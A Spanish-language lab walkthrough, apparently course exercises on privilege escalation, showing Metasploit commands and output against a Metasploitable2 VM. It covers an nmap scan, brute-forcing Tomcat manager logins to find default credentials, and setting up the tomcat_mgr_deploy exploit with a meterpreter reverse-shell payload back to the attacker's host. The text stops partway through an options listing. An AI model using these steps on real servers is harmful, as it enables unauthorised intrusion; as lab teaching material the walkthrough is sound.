EJERCICIOS INTRODUCCIÓN A LA ELEVACIÓN DE PRIVILEGIOS Y TRANSFERENCIA DE FICHEROS


Prerrequisitos

- Kali Linux
- Metasploitable2
- Windowsploitable LPE

Ejercicio 1 - Metasploit


- Explotación de la vulnerabilidad CVE-2009-3548 para acceso con usuario limitado.
- Enumeración básica y recopilación de información del sistema utilizando comandos y módulos de metasploit.
- Transferencia al sistema utilizando comando upload de meterpreter del script linux-exploit-suggester-2.pl para recopilar posibles vulnerabilidades locales. Explotar alguna de las vulnerabilidades locales recopiladas para conseguir elevar privilegios. De no tener éxito, utilizar el módulo de post-explotación suggester para recopilar otros exploits de elevación de privilegios.
- Conseguir meterpreter con usuario privilegiado.

Abrimos el mfsconsole una vez hayamos empezado el postgresql y buscamos la vulnerabilidad




```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > search CVE-2009-3548

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_deploy   2009-11-09       excellent  Yes    Apache Tomcat Manager Application
Deployer Authenticated Code Execution
   1  exploit/multi/http/tomcat_mgr_upload   2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticate
d Upload Code Execution
   2  auxiliary/scanner/http/tomcat_mgr_login                 normal     No     Tomcat Application Manager Login U
tility

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/tomcat_mgr_login
```

Tras conocer la vulnerabilidad buscaremos en la máquina qué puertos se encuentran abiertos y vemos que el 8180 es uno de ellos



```
┌──(root㉿kali)-[~/Software/ElevaciónPrivilegios/Empire]
└─# nmap -sV 10.0.2.7 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-13 19:28 CET
Nmap scan report for 10.0.2.7 (10.0.2.7)
Host is up (0.0071s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:FF:D7:A9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o
:linux:linux_kernel
```

Lo abrimos en el buscador de kali



Apache Tomcat/5.5

Administration


Status
Tomcat Administration
Tomcat Manager

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:


```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

Volvemos a msfconsole y seleccionamos la mencionada, vemos las opciones y modificamos los valores que están dentro del recuadro




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   ANONYMOUS_LOGIN   false                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current
                                                              database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the lis
                                                              t
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current data
                                                              base (Accepted: none, user, user&realm)
   PASSWORD                                         no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framewo  no        File containing passwords, one per line
                     rk/data/wordlists/tomcat_mgr_
                     default_pass.txt
   Proxies                                          no        A proxy chain of format type:host:port[,type:host:po
                                                              rt][...]
   RHOSTS                                           yes       The target host(s), see https://docs.metasploit.com/
                                                              docs/using-metasploit/basics/using-metasploit.html
   RPORT             8080                           yes       The target port (TCP)
   SSL               false                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                          yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                  yes       URI for Manager login. Default is /manager/html
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framewo  no        File containing users and passwords separated by spa
                     rk/data/wordlists/tomcat_mgr_            ce, one pair per line
                     default_userpass.txt
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framewo  no        File containing users, one per line
                     rk/data/wordlists/tomcat_mgr_
                     default_users.txt
   VERBOSE           true                           yes       Whether to print output for all attempts
   VHOST                                            no        HTTP server virtual host
```

Lo explotamos y obtenemos credenciales




```
[-] 10.0.2.7:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.0.2.7:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.0.2.7:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.2.7:8180 - Login Successful: tomcat:tomcat
[-] 10.0.2.7:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.0.2.7:8180 - LOGIN FAILED: both:manager (Incorrect)
```

Volvemos a buscar la vulnerabilidad, pero esta vez seleccionamos un módulo de explotación




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > search CVE-2009-3548

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_deploy     2009-11-09       excellent  Yes    Apache Tomcat Manager Application
Deployer Authenticated Code Execution
   1  exploit/multi/http/tomcat_mgr_upload     2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticate
d Upload Code Execution
   2  auxiliary/scanner/http/tomcat_mgr_login                   normal     No     Tomcat Application Manager Login U
tility
```

Vemos las opciones y rellenamos con los datos obtenidos




```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                            oit/basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rhost 10.0.2.7
rhost ⇒ 10.0.2.7
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport ⇒ 8180
```

Concretamos también el target para que sea específico de linux




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set target 3
target ⇒ 3
msf6 exploit(multi/http/tomcat_mgr_deploy) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
    0   Automatic
    1   Java Universal
    2   Windows Universal
⇒   3   Linux x86
```

Establezco el payload y vemos las opciones




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > options

Module options (exploit/multi/http/tomcat_mgr_deploy):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword  tomcat           no        The password for the specified username
   HttpUsername  tomcat           no        The username to authenticate as
   PATH          /manager         yes       The URI path of the manager app (/deploy and /undeploy will be used)
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        10.0.2.7         yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
